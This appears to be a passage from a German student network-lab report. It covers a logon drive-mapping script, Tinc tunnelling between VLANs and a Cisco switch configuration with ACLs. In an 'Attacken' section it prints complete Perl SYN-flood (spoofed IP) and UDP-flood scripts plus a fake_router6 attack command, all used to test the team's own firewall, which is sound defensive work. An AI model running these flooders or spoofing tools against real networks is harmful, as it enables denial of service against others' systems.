40 if %i% gtr 0 (goto :Entwicklung_Leitung)
41
42 set i=0
```

```
43 set group=Entwicklung
44 echo Checking if %user% is member of %group%...
45 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
46 if %i% gtr 0 (goto :Entwicklung)
47
48
49 goto :end
50
51 :verkauf
52 net use P: \\10.0.10.21\Verkauf\Allgemein
53 goto :end
54
55 :verkauf_Leitung
56 net use P: \\10.0.10.21\Verkauf
57 goto :end
58
59 :Admin
60 net use P: \\10.0.10.21\Admin\Allgemein
61 goto :end
62
63 :Admin_Leitung
64 net use P: \\10.0.10.21\Admin
65 goto :end
66
67 :Entwicklung
68 net use P: \\10.0.10.21\Entwicklung\Allgemein
69 goto :end
70
71 :Entwicklung_Leitung
72 net use P: \\10.0.10.21\Entwicklung
73 goto :end
74
75 :end
76 REM pause
```

5.4. Tunnelling mit Tinc

5.4.1. Grund für diese Lösung

In Phase 2 stehen die Netzwerkkomponenten (Layer 3 Switch, ASA) im Lab und die VMs werden auf einer VMware Virtualisierungsumgebung betrieben. Da es auf Grund von Einschränkungen bei der Vernetzung der beiden Räume nicht möglich ist, die Leitung als Trunk zu betreiben, mussten wir uns nach einer Umgehung dieser Einschränkung umsehen:

Nur logische Trennung der Netze bei dieser Variante wären alle VLANs ungetaggt über die Verbindung zwischen Lab und VMware-Umgebung geführt worden. Da sich die Rechner in unterschiedlichen IP-Netzen befinden wären nur geringe Einschränkungen entstanden. DHCP mit unterschiedlichen IP-Ranges für die verschiedenen VLANs hätte mit dieser Variante aber nicht ermöglicht werden können, da der Server die DHCP-Anfragen der Clients (Broadcast) direkt beantwortet hätte. Des Weiteren wäre es notwendig gewesen, die Konfiguration des Layer 3 Switches

Nachfrage bei Herrn Schindler Ergab leider lediglich, dass es nicht möglich sei, die vorhandene Verbindung als Trunk zu realisieren.

Tunnelling der unterschiedlichen Netze Bei dieser Variante ist es unter Verwendung eines zusätzlichen Switches möglich, die bestehende Konfiguration des Layer 3 Switches weiterhin zu verwenden. Ebenfalls kann DHCP ohne Einschränkungen betrieben werden.

Aufgrund der Vorteile der Tunnelling Lösung gegenüber der nur logischen Trennung haben wir uns dazu entschieden, die Netze zu tunneln.

5.4.2. Überblick

Tinc ermöglicht es, Netze über UDP/IP-Verbindungen zu tunneln als wären sie über einen Switch verbunden. Dadurch können Geräte im selben VLAN (z.B. das vlan10-Interface des L3 Switches und die VM für den internen Server) miteinander kommunizieren als wären sie direkt auf Layer 2 miteinander verbunden. Abbildung 2 zeigt exemplarisch die Konfiguration für den Tunnel von VLAN 10.



Abbildung 2: Tinc Funktionsweise / Aufbau

5.4.3. Konfiguration auf VMware-Umgebung

Die VM, welche auf VMware-Seite die Tinc-Tunnels terminiert wird als einzige in das vorbereitete VM753-Netz verbunden. Pro VLAN wird auf dem virtuellen VMware-Switch eine zusätzliche Portgruppe definiert. In diese Portgruppe werden dann sowohl die VMs des jeweiligen Netzes als auch ein Interface der Tunnel-VM konfiguriert. Einen Auszug der Netzwerkkonfiguration zeigen die Abbildungen 3 und 4.



Abbildung 3: Netze auf VMware-Umgebung



Abbildung 4: Netzwerkkonfiguration Tunnel-VM

5.4.4. Einrichtung der Tinc-Daemons

Tinc braucht für das Tunnelling einer Verbindung eine Software-Bridge, an die das erstellte Pseudo-Device angeschlossen werden kann. Die Bridge kann unter Linux folgendermassen erstellt werden (Beispiel: VLAN 10 auf der Tunnel-VM auf VMware):

```
brctl addbr brv_10
ifconfig eth1 0.0.0.0
ifconfig brv_10 up
brctl addif brv_10 eth1
ifconfig eth1 up
```

Im Konfigurationsverzeichnis des Tunnels (in diesem Beispiel unter /etc/tinc/bridge_10/) ist danach eine Datei tinc.conf mit folgenden Inhalt zu erstellen:

```
BindToAddress 10.12.13.1 10010
Name = vlan10_esx
Mode = switch
ConnectTo = vlan10_lab
```

Der Eintrag hinter *ConnectTo* bezieht sich dabei auf Files, die unter /etc/tinc/bridge_10/hosts/ abzulegen sind. In diesen Files sind auch RSA-Keys enthalten, der Befehl *tincd -K* kann benutzt werden um RSA-Schlüsselpaare für Tinc zu erzeugen. Die Host-Dateien sehen folgendermassen aus (Beispiel: vlan10_esx):

```
Address = 10.12.13.1 10010
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAwgQKXRxDjyjL89+4qe3YeFYAFtL5ugFkZS8K/Y9h6HK7dkCZcATl
HM1FS+2UuSbgMd8U7zMd33W0KMat5iZfj/08uQO9cTyx/TibbP7HXpIFRJ/BeB5p
sKvR/SjcWRFPHHC+LIUKLbDkx+SvMaEo/PfswVFFw2Xp8MIYHGH4/ow9cqJjeABH
d6KOwUsDeVF/3pgcuoXL2hw1Iem3SRmQds2siRYkn1UyYWmQ2zHXeTdjym30KDMh
s0Nz8QjJrRFQzADjugAiyktviuI7sqwnjbEIsAlPDVU76ObBN/vPTavH9r8nDEF8
iQSVSfXIob8GThsnikVhUTBElAA17DLEaQIDAQAB
-----END RSA PUBLIC KEY-----
```

Tinc braucht des Weiteren ein *tinc-ifup* Script, welches nach der Initialisierung des Tunnel-Interfaces ausgeführt wird. Das folgende Beispielt fügt das Tunnel-Interface ($INTERFACE) der Bridge brv_10 hinzu:

```
#!/bin/sh
ifconfig $INTERFACE 0.0.0.0
brctl addif brv_10 $INTERFACE
ifconfig $INTERFACE up
```

Sind alle diese Vorbereitungen getroffen kann der Tunnel mit dem Befehl *tincd -n bridge_10* gestartet werden. *bridge_10* bezieht sich dabei auf das Konfigurationsverzeichnis unterhalb von */etc/tinc/*.

5.4.5. Statusausgaben

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf VMware-VM):

```
root@WOSMGR1TUN:~# brctl show
bridge name     bridge id               STP enabled     interfaces
brv_10          8000.005056bc0101       no              bridge_10
                                                        eth1
brv_110         8000.005056bc0105       no              bridge_110
                                                        eth5
brv_120         8000.005056bc0106       no              bridge_120
                                                        eth6
brv_20          8000.005056bc0102       no              bridge_20
                                                        eth2
brv_30          8000.005056bc0103       no              bridge_30
                                                        eth3
brv_40          8000.005056bc0104       no              bridge_40
                                                        eth4
```

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf Lab-PC):

```
root@wosmtunlab:~# brctl show
bridge name     bridge id               STP enabled     interfaces
brv_10          8000.000bcdb58e8c       no              bridge_10
                                                        eth0.10
brv_110         8000.000bcdb58e8c       no              bridge_110
                                                        eth0.110
brv_120         8000.000bcdb58e8c       no              bridge_120
                                                        eth0.120
brv_20          8000.000bcdb58e8c       no              bridge_20
                                                        eth0.20
brv_30          8000.000bcdb58e8c       no              bridge_30
                                                        eth0.30
brv_40          8000.000bcdb58e8c       no              bridge_40
                                                        eth0.40
```

5.4.6. VLAN-Subinterfaces unter Linux

Die zuvor beschriebenen Punkte reichen für die VM unter VMware aus. Für die Installation im Lab ist es hingegen (aufgrund der begrenzten Anzahl Netzwerkschnittstellen) nötig, die verschiedenen VLANs auf einem Kabel als Trunk auf den Switch zu führen. Dazu kennt Linux, sehr ähnlich wie dies bei Cisco-Geräten der Fall ist, Subinterfaces. Das folgende Listing zeigt beispielhaft die Erstellung eines solchen Interfaces (für VLAN 10):

```
ip link add link eth0 name eth0.10 type vlan id 10
```

Datenverkehr, der über das *eth0.10* Interface verschickt wird erhält dadurch das VLAN-Tag 10 und Datenverkehr der auf *eth0* mit einem derartigen Tag erhalten wird taucht auf *eth0.10* ohne Tag auf. Die restlichen für Tinc notwendigen Konfigurationsschritte können normal mit diesem VLAN-Subinterface durchgeführt werden.

5.4.7. Script für Start der Tunnels

Um die ansonsten manuell auszuführenden Befehle nicht immer von Hand eintippen zu müssen, wurde für die beiden Tunnel-VMs ein Startscript erstellt. Diese sind in den Anhängen C und D zu finden.

5.4.8. VLANs und virtuelle Bridges

Die folgende Tabelle bietet einen Überblick über die verschiedenen Tunnel, die für den Aufbau im Lab eingerichtet wurden.

Netz	**VLAN ID**	**Bridge**	**Tunnel**	**IF VMware**	**IF Lab**
Int. Server	10	brv_10	bridge_10	eth1	eth0.10
Admins	20	brv_20	bridge_20	eth2	eth0.20
Entwicklung	30	brv_30	bridge_30	eth3	eth0.30
Verkauf	40	brv_40	bridge_40	eth4	eth0.40
DMZ	110	brv_110	bridge_110	eth5	eth0.110
Internet	120	brv_120	bridge_120	eth6	eth0.120

5.5. ASA

5.6. Attacken

5.6.1. ICMP 'smurf attack': Denial of Service

Da wir jeglichen ICMP Traffic blockieren, reichen einige simplet 'PING' Anfragen aus um zu testen, ob die Verteidigung gegen ICMP 'smurf attack' funktioniert.

```
ping 209.165.50.1
ping 209.165.50.2
ping 2005:2013:ff:b0::21
ping 2005:209:165:50::1
```

5.6.2. TCP DoS (SYN-Flooding)

Um SYN-Flooding zu testen, senden wir mithilfe eines Perl Skripts TCP Packete mit einer gefälschten IP Adresse.

Für das SYN-Flooding haben wir folgendes Skript eingesetzt:

```
#!/usr/local/bin/perl

#Program to send out tcp syn packets using raw sockets on linux

use Socket;

$src_host = $ARGV[0]; # The source IP/Hostname
$src_port = $ARGV[1]; # The Source Port
$dst_host = $ARGV[2]; # The Destination IP/Hostname
$dst_port = $ARGV[3]; # The Destination Port.

if(!defined $src_host or !defined $src_port or !defined $dst_host or !defined
    $dst_port)
{
    # print usage instructions
    print "Usage: $0 <source host> <source port> <dest host> <dest port>\n";
    exit;
}
else
{
    # call the main function
    main();
}

sub main
{
    my $src_host = (gethostbyname($src_host))[4];
    my $dst_host = (gethostbyname($dst_host))[4];

    # when IPPROTO_RAW is used IP_HDRINCL is not needed
    $IPROTO_RAW = 255;
    socket($sock , AF_INET, SOCK_RAW, $IPROTO_RAW)
        or die $!;

    #set IP_HDRINCL to 1, this is necessary when the above protocol is something
        other than IPPROTO_RAW
    #setsockopt($sock, 0, IP_HDRINCL, 1);

    my ($packet) = makeheaders($src_host, $src_port, $dst_host, $dst_port);

    my ($destination) = pack('Sna4x8', AF_INET, $dst_port, $dst_host);

```

```
41      while(1)
42      {
43          send($sock , $packet , 0 , $destination)
44              or die $!;
45      }
46  }
47
48  sub makeheaders
49  {
50      $IPPROTO_TCP = 6;
51      local($src_host , $src_port , $dst_host , $dst_port) = @_;
52
53      my $zero_cksum = 0;
54
55      # Lets construct the TCP half
56      my $tcp_len = 20;
57      my $seq = 13456;
58      my $seq_ack = 0;
59
60      my $tcp_doff = "5";
61      my $tcp_res = 0;
62      my $tcp_doff_res = $tcp_doff . $tcp_res;
63
64      # Flag bits
65      my $tcp_urg = 0;
66      my $tcp_ack = 0;
67      my $tcp_psh = 0;
68      my $tcp_rst = 0;
69      my $tcp_syn = 1;
70      my $tcp_fin = 0;
71      my $null = 0;
72
73      my $tcp_win = 124;
74
75      my $tcp_urg_ptr = 44;
76      my $tcp_flags = $null . $null . $tcp_urg . $tcp_ack . $tcp_psh . $tcp_rst .
            $tcp_syn . $tcp_fin ;
77
78      my $tcp_check = 0;
79
80      #create tcp header with checksum = 0
81      my $tcp_header = pack('nnNNH2B8nvn' , $src_port , $dst_port , $seq, $seq_ack ,
            $tcp_doff_res, $tcp_flags,  $tcp_win , $tcp_check, $tcp_urg_ptr);
82
83      my $tcp_pseudo = pack('a4a4CCn' , $src_host, $dst_host, 0, $IPPROTO_TCP,
            length($tcp_header) ) . $tcp_header;
84
85      $tcp_check = &checksum($tcp_pseudo);
86
87      #create tcp header with checksum = 0
88      my $tcp_header = pack('nnNNH2B8nvn' , $src_port , $dst_port , $seq, $seq_ack ,
            $tcp_doff_res, $tcp_flags,  $tcp_win , $tcp_check, $tcp_urg_ptr);
89
90      # Now lets construct the IP packet
91      my $ip_ver = 4;
92      my $ip_len = 5;
93      my $ip_ver_len = $ip_ver . $ip_len;
94
95      my $ip_tos = 00;
96      my $ip_tot_len = $tcp_len + 20;
97      my $ip_frag_id = 19245;
98      my $ip_ttl = 25;
99      my $ip_proto = $IPPROTO_TCP;    # 6 for tcp
100     my $ip_frag_flag = "010";
101     my $ip_frag_oset = "0000000000000";
102     my $ip_fl_fr = $ip_frag_flag . $ip_frag_oset;
103
104     # ip header
105     # src and destination should be a4 and a4 since they are already in network byte
```

```
            order
106         my $ip_header = pack('H2CnnB16CCna4a4', $ip_ver_len, $ip_tos, $ip_tot_len,
                $ip_frag_id, $ip_fl_fr , $ip_ttl , $ip_proto , $zero_cksum , $src_host ,
                $dst_host);
107
108         # final packet
109         my $pkt = $ip_header . $tcp_header;
110
111         # packet is ready
112         return $pkt;
113     }
114
115
116     #Function to calculate checksum - used in both ip and tcp headers
117     sub checksum
118     {
119         # This of course is a blatent rip from _the_ GOD,
120         # W. Richard Stevens.
121
122         my ($msg) = @_;
123         my ($len_msg,$num_short,$short,$chk);
124         $len_msg = length($msg);
125         $num_short = $len_msg / 2;
126         $chk = 0;
127
128         foreach $short (unpack("S$num_short", $msg))
129         {
130             $chk += $short;
131         }
132
133         $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
134         $chk = ($chk >> 16) + ($chk & 0xffff);
135
136         return(~(($chk >> 16) + $chk) & 0xffff);
137     }
```

5.6.3. IP spoofing

Das IP spoofing wird mit dem Perl Skript aus dem Abschnitt SYN-Flooding getestet. Da wir eine falsche IP Adresse als Source angeben, wird der Traffic blockiert, da die ASA den Reverse-Path prüft.

5.6.4. Autoconfiguration IPv6

Mit dem Programm *fake_router6* aus der Toolsammlung von `http://www.thc.org/thc-ipv6/` haben wir versucht, die Client-Konfiguration zu manipulieren. Das Script versendet Router-Advertisements mit beliebigen, vom Angreifer festlegbaren Optionen. Zudem gibt es sich selbst als Router mit der höchsten Priorität aus.

Der Aufruf für den Angriff (muss als root unter Linux ausgeführt werden) lautet:

```
1 ./fake_router6 eth0 1::/64
```

Clients im selben VLAN erhalten daraufhin eine zusätzliche IP-Adresse aus dem 1::/64-Prefix und können, aufgrund der hohen Priorität der ungültigen Route, nicht mehr auf den Server zugreifen.

Die von uns erstellte ACL für IPv6 verhindert den Angriff allerdings, da Router-Advertisements geblockt werden.

5.6.5. Stress-Test ASA

Mithilfe eines Skripts senden wir massenhaft Daten an eine bestimmte IP Adresse, wobei der Port zufällig gewählt wird.

Das Skript sieht wie folgt aus:

```
#!/usr/bin/perl
# udp (ipv4/ipv6 or ipv4 to 6 or 6 to 6 etc etc etc) flooder
# by the unknown but definately someone leet! awesome works.
use strict;
use Socket;
eval {require Socket6}; our $has_socket6 = 0;
unless ($@) { $has_socket6 = 1; import Socket6; };

use Getopt::Long;
use Time::HiRes qw( usleep gettimeofday ) ;

our $port = 0;
our $size = 0;
our $time = 0;
our $bw   = 0;
our $help = 0;
our $delay= 0;
our $ipv6 = 0;

GetOptions(
"port=i" => \$port,# UDP port to use, numeric, 0=random
"size=i" => \$size,# packet size, number, 0=random
"bandwidth=i" => \$bw,# bandwidth to consume
"time=i" => \$time,# time to run
"delay=f"=> \$delay,# inter-packet delay
"help|?" => \$help,# help
"6"=> \$ipv6);# ipv6

my ($ip) = @ARGV;

if ($help || !$ip) {
  print <<'EOL';
flood.pl --port=dst-port --size=pkt-size --time=secs
         --bandwidth=kbps --delay=msec ip-address [-6]

Defaults:
  * random destination UDP ports are used unless --port is specified
  * random-sized packets are sent unless --size or --bandwidth is specified
  * flood is continuous unless --time is specified
  * flood is sent at line speed unless --bandwidth or --delay is specified
  * IPv4 flood unless -6 is specified

Usage guidelines:
  --size parameter is ignored if both the --bandwidth and the --delay
    parameters are specified.
  Packet size is set to 256 bytes if the --bandwidth parameter is used
    without the --size parameter
  The specified packet size is the size of the IP datagram (including IP and
  UDP headers). Interface packet sizes might vary due to layer-2 encapsulation.
Warnings and Disclaimers:
  Flooding third-party hosts or networks is commonly considered a criminal activity.
  Flooding your own hosts or networks is usually a bad idea
  Higher-performace flooding solutions should be used for stress/performance tests
  Use primarily in lab environments for QoS tests
EOL
  exit(1);
}
if (!defined($has_socket6) && (1 == $ipv6)) {
  print "IPv6 flood unavailable on this machine, quitting.\n";
  exit(1);
}
```

```
62  if ($bw && $delay) {
63    print "WARNING: computed packet size overwrites the --size parameter ignored\n";
64    $size = int($bw * $delay / 8);
65  } elsif ($bw) {
66    $delay = (8 * $size) / $bw;
67  }
68  $size = 256 if $bw && !$size;
69  ($bw = int($size / $delay * 8)) if ($delay && $size);
70  my ($iaddr,$endtime,$psize,$pport);
71  if(1 != $ipv6) {
72    $iaddr = inet_aton("$ip") or die "Cannot resolve hostname $ip\n";
73    socket(flood, PF_INET, SOCK_DGRAM, 17);
74  } else {
75    $iaddr = inet_pton(PF_INET6, "$ip") or die "Cannot resolve hostname $ip\n";
76    socket(flood, PF_INET6, SOCK_DGRAM, 17);
77  };
78  $endtime = time() + ($time ? $time : 1000000);
79  print "Flooding $ip " . ($port ? $port : "random") . " port with " .
80    ($size ? "$size-byte" : "random size") . " packets" . ($time ? " for $time seconds"
        : "") . "\n";
81  print "Interpacket delay $delay msec\n" if $delay;
82  print "total IP bandwidth $bw kbps\n" if $bw;
83  print "Break with Ctrl-C\n" unless $time;
84  die "Invalid packet size requested: $size\n" if $size && ($size < 64 || $size > 1500);
85  $size -= 28 if $size;
86  for (;time() <= $endtime;) {
87    $psize = $size ? $size : int(rand(1024-64)+64) ;
88    $pport = $port ? $port : int(rand(65500))+1;
89
90    if(1 != $ipv6) {
91      send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in($pport, $iaddr));
92    } else {
93      send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in6($pport, $iaddr));
94    };
95    usleep(1000 * $delay) if $delay;
96  }
```

A. Konfiguration Core

```
1  !
2  !
3  version 12.4
4  service timestamps debug datetime msec
5  service timestamps log datetime msec
6  no service password-encryption
7  !
8  hostname Core
9  !
10 boot-start-marker
11 boot-end-marker
12 !
13 !
14 no aaa new-model
15 memory-size iomem 5
16 ip cef
17 !
18 !
19 !
20 !
21 no ip domain lookup
22 ip domain name lab.local
23 ip auth-proxy max-nodata-conns 3
24 ip admission max-nodata-conns 3
25 !
26 ipv6 unicast-routing
27 !
28 !
29 !
30 !
31 !
32 !
33 !
34 !
35 !
36 !
37 !
38 !
39 !
40 !
41 !
42 !
43 !
44 !
45 !
46 !
47 !
48 interface FastEthernet0/0
49  description *** to R1 ***
50  ip address 10.100.0.1 255.255.255.252
51  speed 100
52  full-duplex
53  ipv6 address 2005:2013:FF:A0::1/64
54 !
55 interface FastEthernet0/1
56  no ip address
57  shutdown
58  duplex auto
59  speed auto
60 !
61 interface FastEthernet1/0
62  switchport access vlan 10
63 !
64 interface FastEthernet1/1
65  switchport access vlan 20
66 !
```

```
67  interface FastEthernet1/2
68   switchport access vlan 30
69  !
70  interface FastEthernet1/3
71   switchport access vlan 40
72  !
73  interface FastEthernet1/4
74  !
75  interface FastEthernet1/5
76  !
77  interface FastEthernet1/6
78  !
79  interface FastEthernet1/7
80  !
81  interface FastEthernet1/8
82  !
83  interface FastEthernet1/9
84  !
85  interface FastEthernet1/10
86   switchport access vlan 10
87  !
88  interface FastEthernet1/11
89   switchport access vlan 20
90  !
91  interface FastEthernet1/12
92   switchport access vlan 30
93  !
94  interface FastEthernet1/13
95   switchport access vlan 40
96  !
97  interface FastEthernet1/14
98  !
99  interface FastEthernet1/15
100 !
101 interface Vlan1
102  no ip address
103 !
104 interface Vlan10
105  description *** VLAN Server ***
106  ip address 10.0.10.1 255.255.255.0
107  ip access-group INTSRV in
108  ip helper-address 10.0.10.21
109  ipv6 address 2005:2013:FF:A10::1/64
110  ipv6 traffic-filter INTSRVv6 in
111 !
112 interface Vlan20
113  description *** VLAN Admin ***
114  ip address 10.0.20.1 255.255.255.0
115  ip access-group ADMIN in
116  ip helper-address 10.0.10.21
117  ipv6 address 2005:2013:FF:A20::1/64
118  ipv6 traffic-filter ADMINv6 in
119  ipv6 nd other-config-flag
120  ipv6 dhcp relay destination 2005:2013:FF:A10::21
121 !
122 interface Vlan30
123  description *** VLAN Entwicklung ***
124  ip address 10.0.30.1 255.255.255.0
125  ip access-group DEV in
126  ip helper-address 10.0.10.21
127  ipv6 address 2005:2013:FF:A30::1/64
128  ipv6 traffic-filter DEVv6 in
129  ipv6 nd other-config-flag
130  ipv6 dhcp relay destination 2005:2013:FF:A10::21
131 !
132 interface Vlan40
133  description *** VLAN Verkauf ***
134  ip address 10.0.40.1 255.255.255.0
135  ip access-group VERKAUF in
```

```
136   ip helper-address 10.0.10.21
137   ipv6 address 2005:2013:FF:A40::1/64
138   ipv6 traffic-filter VERKAUFv6 in
139   ipv6 nd other-config-flag
140   ipv6 dhcp relay destination 2005:2013:FF:A10::21
141  !
142  ip forward-protocol nd
143  ip route 0.0.0.0 0.0.0.0 10.100.0.2
144  !
145  !
146  no ip http server
147  no ip http secure-server
148  !
149  ip access-list extended ADMIN
150   remark admin-dhcp
151   permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
152   remark admin-dns
153   permit udp 10.0.20.0 0.0.0.255 host 10.0.10.21 eq domain
154   remark admin-intsrv
155   permit ip 10.0.20.0 0.0.0.255 10.0.10.0 0.0.0.255
156   remark admin-int
157   permit ip 10.0.20.0 0.0.0.255 10.0.30.0 0.0.0.255
158   permit ip 10.0.20.0 0.0.0.255 10.0.40.0 0.0.0.255
159   permit ip 10.0.20.0 0.0.0.255 10.0.99.0 0.0.0.255
160   remark admin-dmzsrv
161   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq www
162   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq 443
163   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp-data
164   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp
165   remark admin-dmzsrv-ftppasv
166   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 48999
167   deny   tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 49999
168   remark admin-dmzsw
169   permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.2 eq 22
170   remark admin-dmz-end
171   deny   ip 10.0.20.0 0.0.0.255 172.16.0.0 0.0.0.255
172   remark admin-network
173   permit ip 10.0.20.0 0.0.0.255 10.0.100.0 0.0.0.255
174   remark admin-inet
175   permit tcp 10.0.20.0 0.0.0.255 any
176  ip access-list extended DEV
177   remark dev-dhcp
178   permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
179   remark dev-dns
180   permit udp 10.0.30.0 0.0.0.255 host 10.0.10.21 eq domain
181   remark dev-intsrv
182   permit ip 10.0.30.0 0.0.0.255 host 10.0.10.21
183   remark dev-intsrv-end
184   deny   ip 10.0.30.0 0.0.0.255 10.0.10.0 0.0.0.255
185   remark dev-respondadmin
186   permit tcp 10.0.30.0 0.0.0.255 10.0.20.0 0.0.0.255 established
187   remark dev-dmzsrv
188   permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq www
189   permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq 443
190   permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp-data
191   permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp
192   remark dev-dmzsrv-ftppasv
193   permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 48999
194   deny   tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 49999
195   remark dev-dmzsrv-end
196   deny   ip 10.0.30.0 0.0.0.255 172.16.0.0 0.0.0.255
197   remark dev-inet
198   permit tcp 10.0.30.0 0.0.0.255 any eq www
199   permit tcp 10.0.30.0 0.0.0.255 any eq 443
200   permit tcp 10.0.30.0 0.0.0.255 any eq ftp-data
201   permit tcp 10.0.30.0 0.0.0.255 any eq ftp
202  ip access-list extended INTSRV
203   remark intsrv-adm
204   permit tcp 10.0.10.0 0.0.0.255 10.0.20.0 0.0.0.255 established
```

```
205   permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.20.0 0.0.0.255
206   permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.20.1 eq bootps
207   remark intsrv-dev
208   permit tcp 10.0.10.0 0.0.0.255 10.0.30.0 0.0.0.255 established
209   permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.30.0 0.0.0.255
210   permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.30.1 eq bootps
211   remark intsrv-verkauf
212   permit tcp 10.0.10.0 0.0.0.255 10.0.40.0 0.0.0.255 established
213   permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.40.0 0.0.0.255
214   permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.40.1 eq bootps
215   remark intsrv-vpn
216   permit tcp 10.0.10.0 0.0.0.255 10.0.99.0 0.0.0.255 established
217   permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.99.0 0.0.0.255
218   remark intsrv-lan-end
219   deny   ip 10.0.10.0 0.0.0.255 10.0.0.0 0.0.255.255
220   remark intsrv-dmzsrv
221   permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq www
222   permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq 443
223   permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp-data
224   permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp
225   remark admin-dmzsrv-ftppasv
226   permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 48999
227   deny   tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 49999
228   remark intsrv-dmzsrv-respond-radius
229   permit tcp host 10.0.10.21 eq 389 host 172.16.0.21 established
230   remark intsrv-dmzsrv-end
